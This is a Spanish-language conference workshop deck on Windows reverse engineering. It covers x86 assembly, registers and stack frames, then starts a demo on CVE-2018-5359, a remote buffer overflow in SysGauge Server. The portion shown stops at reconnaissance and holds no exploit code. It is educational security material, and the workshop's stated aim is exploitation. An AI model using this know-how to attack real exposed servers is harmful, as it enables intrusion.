

Introducción al reversing en Windows

C1berwall Conference 2019

Álvaro Macías aka @naivenom



ÍNDICE

- Whoami
- Motivación
- Teoría básica.
- Práctica real con software vulnerable CVE-2018-5359.



Whoami: Álvaro Macías

- Técnico superior en administración de sistemas en red.
- Co-fundador del blog “Follow the White Rabbit”.
@naivenom
- Offensive Security Certified Professional (OSCP).
- Ministerio de Defensa.
- Reverse engineer.



DISCLAIMER

- La información que se va a mostrar es de carácter público.
- Las técnicas demostradas son para fines académicos, no nos hacemos responsables de su uso para otros fines.
- Hack&Learn&Share



MOTIVACIÓN

El objetivo del taller es mostrar técnicas de ingeniería inversa de software vulnerable en busca de algún bug y su posterior **explotación**.



REVERSE ENGINEERING 101

- Requisitos:
 - (2) VM Windows 7 (Análisis) y Kali Linux con Pwntools.
 - x64dbg.
 - Manejo de Fuzzers*. (Peach).
 - Wireshark.



- *El proceso de fuzzing no se verá en la demo

LENGUAJE ENSAMBLADOR x86

- ❑ Usa una serie de mnemotécnicos para representar las operaciones fundamentales que el procesador puede realizar.
- ❑ Vemos las primeras instrucciones que nos podemos encontrar en una función *main*, en lenguaje ensamblador

```
0x08048404    55    push ebp
0x08048405    89e5   mov ebp, esp
0x08048407    83ec18 sub esp, 0x18
```



LENGUAJE ENSAMBLADOR x86

- ❑ Byte corresponden → 8 bits y puede interpretarse como 2 dígitos hexadecimales.
- ❑ En la primera instrucción: “55” en hexadecimal corresponde a 1 Byte, y cada Byte tiene asignada una dirección de memoria.

```
0x08048404    55    push ebp
0x08048405    89e5   mov ebp, esp
0x08048407    83ec18 sub esp, 0x18
```



LENGUAJE ENSAMBLADOR x86

- ❑ En la parte de la izquierda → direcciones de memoria.
- ❑ Los Bytes de las instrucciones del lenguaje máquina en la parte central deben de estar almacenados en alguna parte siendo en la memoria, numerados con direcciones.

```
0x08048404      55      push ebp
0x08048405      89e5     mov ebp, esp
0x08048407      83ec18   sub esp, 0x18
```



LENGUAJE ENSAMBLADOR x86

- ❑ Bytes en hexadecimal → corresponden a las instrucciones en lenguaje máquina para los procesadores de 32 bits, x86. Son representaciones del sistema binario que entiende la CPU, es decir algo como por ejemplo esto 1010110110...
- ❑ El sistema hexadecimal usa base 16, del 0 al 9 y del A a la F para representar los valores entre 10 y 15

```
0x08048404    55    push ebp
0x08048405    89e5   mov ebp, esp
0x08048407    83ec18 sub esp, 0x18
```



LENGUAJE ENSAMBLADOR x86

- ❑ La CPU puede acceder a cada Byte por su dirección de memoria y así obtener las instrucciones de código máquina que componen el programa compilado.
- ❑ En la segunda instrucción **Mov** vemos 2 Bytes y cada uno de ellos en una dirección de memoria diferente (0x08048405 y 0x08048406).

```
0x08048404    55          push ebp
0x08048405    89e5        mov ebp, esp
0x08048407    83ec18      sub esp, 0x18
```



LENGUAJE ENSAMBLADOR x86

- ❑ Relación estrecha entre el lenguaje ensamblador y el lenguaje máquina instrucción por instrucción, que le diferencia de los lenguajes de alto nivel o compilados.
- ❑ El *lenguaje ensamblador* es una representación de las instrucciones del lenguaje máquina que se envían al procesador. Cada instrucción del x86 está representada por un mnemotécnico, que traduce directamente a una serie de bytes la representación de la instrucción, llamada código de operación. Por ejemplo, la instrucción NOP se codifica como 0x90 en hexadecimal.



REGISTROS

- ❑ *EAX,EBX,ECX,EDX*: Son registros de propósito general. Acumulador, base, contador y datos respectivamente. Pueden guardar tanto datos como direcciones.

```
mov  eax, 0x8  →  eax = 0x8
add  eax, 0x1  →  ecx = 0x9
mov  ebx, 0x9  →  ebx = 0x9
sub  eax, ebx  →  eax = 0x0
```



REGISTROS

- ❑ *EBP,ESP*: Son registros puntero de base y de pila.

ESP(Extended Stack Pointer) es el puntero actual del stack o pila. EBP es la actual base del marco de pila, se usa para hacer referencia en las instrucciones de una función las variables locales.


- ❑ *EIP*: Es el puntero de registro de la siguiente instrucción a ejecutar
- ❑ *EDI y ESI*. Punteros de destino y origen

```
0x08048404 b      55      push ebp
;-- eip:
0x08048405      89e5     mov ebp, esp
0x08048407      83ec18   sub esp, 0x18
```



MEMORIA

- Esta dividida en cuatro secciones:
 - ❑ *Data*. Valores estáticos y globales inicializados cuando se ejecuta el programa.
 - ❑ *Code*. Instrucciones del código
 - ❑ *Heap*. Memoria dinámica cuando el programa esta en ejecución, crea (allocate) y libera (free).
 - ❑ *Stack*. Es usado variables locales y parámetros de funciones.




STACK

- ❑ Cuando se llama a una función, se deja un espacio en la pila para las variables locales. Este espacio es referenciado por EBP quedando por arriba las variables y por abajo el saved EBP, return address y los argumentos.
- ❑ El ESP se moverá para poder dejar ese espacio a las variables hacia las direcciones más bajas de memoria. La función estará situada lógicamente en otra dirección de memoria, y queda referenciada cuando se llama. El stack crece hacia las direcciones más bajas de memoria.



STACK



STACK

Las tres primeras instrucciones de una función, configuran la pila o stack, y reciben el nombre de funciones de prologo o “Standard Entry Sequence” que varían según el compilador y sus opciones.

```
0x08048404      55      push ebp
0x08048405      89e5     mov  ebp, esp
0x08048407      83ec18   sub  esp, 0x18
```



STACK

A grandes rasgos, lo que hace estas tres instrucciones es:

- ❑ Colocar el puntero base en la pila o el Saved EBP.
- ❑ Mueve el contenido del puntero de pila al puntero base con el objetivo de colocar a este último en el Top del stack.
- ❑ Resta el valor en hexadecimal 0x18 al puntero base, con el fin de dejar espacio en la pila disponible para las variables locales. Esto podéis verlo en la imagen del Stack, apreciando como el ESP esta por encima (o en las direcciones más bajas del stack) de las variables.



STACK Ejemplo 1

Dentro de la función *main* tenemos una función *f*.

```
#include <stdio.h>
main(){
    f(1,2,3)
}
```



STACK Ejemplo 1

- ❑ La instrucción CALL cambia el flujo del programa, llamando a otra función. Dentro de esta función tendrá sus correspondientes instrucciones y su instrucción de retorno.
- ❑ Antes de llamar a la función con **call**, si la función recibe argumentos se tiene que pasar a la pila esos argumentos → [ARG1,ARG2,ARG3].
- ❑ Cuando se llama a la función, el EIP cambia y se usa la pila para recordar todas las variables locales.

```
#include <stdio.h>
main(){
    f(1,2,3)
}
```




STACK Ejemplo 1

- ❑ Cuando realiza la llamada **call**, la dirección de retorno donde tiene que volver una vez finalice la función debe ser guardada en el stack → “return address”
- ❑ **RET** → Corresponde con la siguiente dirección de memoria después de la llamada a la función, y así usarse para devolver el EIP a la siguiente instrucción. Justo después de los argumentos
- ❑ El siguiente paso es el Saved EBP, que lo vimos en el ejemplo real con la función de prologo.

```
#include <stdio.h>
main(){
    f(1,2,3)
}
```



STACK Ejemplo 1




STACK Ejemplo 1

- ❑ Las instrucciones de acceso a la pila son PUSH y POP que básicamente es colocar en la pila y extraer de la pila respectivamente.
- ❑ La pila sigue el término FILO, “primero en entrar, último en salir”,
- ❑ Si realizamos la instrucción **push** para colocar los argumentos en la pila antes de llamar a la función, lo primero que habrá será esos argumentos antes de entrar en ella, y con **pop** el proceso inverso. El primer elemento que se ponga en la pila, es el último en salir.



STACK Ejemplo 1



STACK Ejemplo 2

- ❑ Otro ejemplo más para que veamos el Stack de un código sencillo en C
- ❑ Ambos argumentos se pasan a la función, y las variables locales de esa función quedan almacenados en la pila cuando *function()* se llama.
- ❑ Este conjunto de datos en la pila se denomina marco para esta función

```
GNU nano 2.7.4 Archivi
#include <stdio.h>

int function(int x,int y,int z)
{
    int var1 = x+1;
    int var2 = y+2;
    int var3 = z+3;
    return var1*var2;
}

int main()
{
    return function(12,23,34);
}
```



STACK Ejemplo 2

- ❑ ESP seguirá moviéndose a medida que la función se ejecuta, EBP (apuntador de base) se utiliza como un base de marco de pila al cual se pueden encontrar todos los argumentos de función y variables locales.
- ❑ Los argumentos están por encima de EBP en la pila (de ahí el desplazamiento positivo al acceder a ellos), mientras que las variables locales están por debajo de EBP en la pila.


```
GNU nano 2.7.4 Archivi
#include <stdio,h>

int function(int x,int y,int z)
{
    int var1 = x+1;
    int var2 = y+2;
    int var3 = z+3;
    return var1*var2;
}

int main()
{
    return function(12,23,34);
}
```



STACK Ejemplo



CONCLUSIONES USO STACK

- ❑ Los beneficios del uso de la pila es que cuando termina la ejecución de la función, las variables locales creadas en esta se liberan automáticamente de la memoria.
- ❑ El ámbito de una variable local creada dentro de una función es la función en sí. Cuando finaliza ejecución → toda variable creada dentro de este ámbito es liberada automáticamente, a diferencia del segmento heap que hay que hacerlo manualmente.



CONCLUSIONES USO STACK

- ❑ El espacio reservado de memoria para el Stack crece y decrece conforme se ejecutan funciones, y terminan su ejecución.
- ❑ Como vimos anteriormente lo que queda almacenado en la pila y el correspondiente crecimiento hacia las direcciones más bajas de memoria, son las variables locales.
- ❑ Como es un segmento de tamaño variable, las instrucciones que hacen uso de ella para ese crecimiento y decrecimiento respectivamente eran **push** y **pop**.



PRACTICAS GUIADAS


- ❑ Reversing software CVE-2018-5359.

DEMO



INTRODUCCIÓN

- ❑ Descripción del CVE:
- ❑ *The server in Flexense SysGauge 3.6.18 operating on port 9221 can be exploited remotely with the attacker gaining system-level access to a Buffer Overflow.*
- ❑ Técnica usada: Fuzzing y reversing.
- ❑ Server escuchando en el puerto: 9221



RECONOCIMIENTO: Argumento pasado al Server

- ❑ El binario responsable de ejecutar el servidor se denomina sysgaus.exe.
- ❑ Si ejecutamos el binario sin argumentos no realiza nada.

```
PS C:\Program Files (x86)\SysGauge Server\bin> .\sysgaus.exe --help
PS C:\Program Files (x86)\SysGauge Server\bin> .\sysgaus.exe -h
PS C:\Program Files (x86)\SysGauge Server\bin> ls
```



RECONOCIMIENTO: Argumento pasado al Server

- ❑ Abrimos x32dbg y podemos apreciar como se le pasa de argumento “-console” siendo el argumento que recibe el binario, con una simple búsqueda de strings.

```
0041151D push sysgaus.428430
004118F5 push sysgaus.428A04
004118FE push sysgaus.4289E8
00411E84 mov dword ptr ss:[ebp],<sysgaus.??_7SCA_SysGaugeClient@@6B@>
0041222E push sysgaus.428A34
00412237 push sysgaus.428A1C
0041225A mov dword ptr ds:[esi+1C],sysgaus.414C04
00412352 mov dword ptr ds:[esi],sysgaus.414C04
0041240E mov dword ptr ds:[esi],sysgaus.414C04
004125BB push sysgaus.428A80
004125C4 push sysgaus.428A54
00412668 push sysgaus.428AA0
00412671 push sysgaus.428A54
004126AF push sysgaus.428AA0
004126B8 push sysgaus.428A54
004129A9 push sysgaus.428AB8
00412A75 mov dword ptr ss:[esp],sysgaus.428AB8
00412ABE push sysgaus.428AD4
00412AE4 mov edi,sysgaus.428AC8
00418E81 imul eax,dword ptr ds:[edx],2665800
004198CF add byte ptr ds:[eax+1000005C],dh
004278E0 imul edi,dword ptr ds:[edx+65],usp10.756F6320
00427A13 imul edi,dword ptr ds:[edx+65],usp10.756F6320
```

```
D:\\work_dsm\\dsm\\sysgaus\\SCA_SysGaugeClient.cpp
"Invalid command - %s"
"..\\libpal\\SCA_NetServer.h"
"!A"
"Cannot create SCA_VirtualEvent"
"..\\libpal\\SCA_Sync.h"
"$A"
"$A"
"$A"
"$A"
"Cannot create SCA_SysGaugeAgent"
"D:\\work_dsm\\dsm\\sysgaus\\SCA_SysGaugeFact.h"
"Invalid agent Id - %ld"
"D:\\work_dsm\\dsm\\sysgaus\\SCA_SysGaugeFact.h"
"Invalid agent Id - %ld"
"D:\\work_dsm\\dsm\\sysgaus\\SCA_SysGaugeFact.h"
"SysGauge Server"
"SysGauge Server"
"Unable to initialize SCA platform library.\n"
"-console"
"ia de seguridad.\r\n"
"annot be run in DOS mode.\r\r\n$"
"uj"
"i3"
```



RECONOCIMIENTO: Argumento pasado al Server

- ❑ Ejecutamos el server y vemos como se inicializa.

```
PS C:\Program Files (x86)\SysGauge Server\bin> .\sysgaus.exe -console
I 02/Mar/2019 13:07:17 SysGauge Server v3.6.18 Started on - WIN-3NIQG80930U:9221
I 02/Mar/2019 13:07:17 Loading Monitoring Profile: Default Profile
I 02/Mar/2019 13:07:17 SysGauge Server Initialization Completed
```

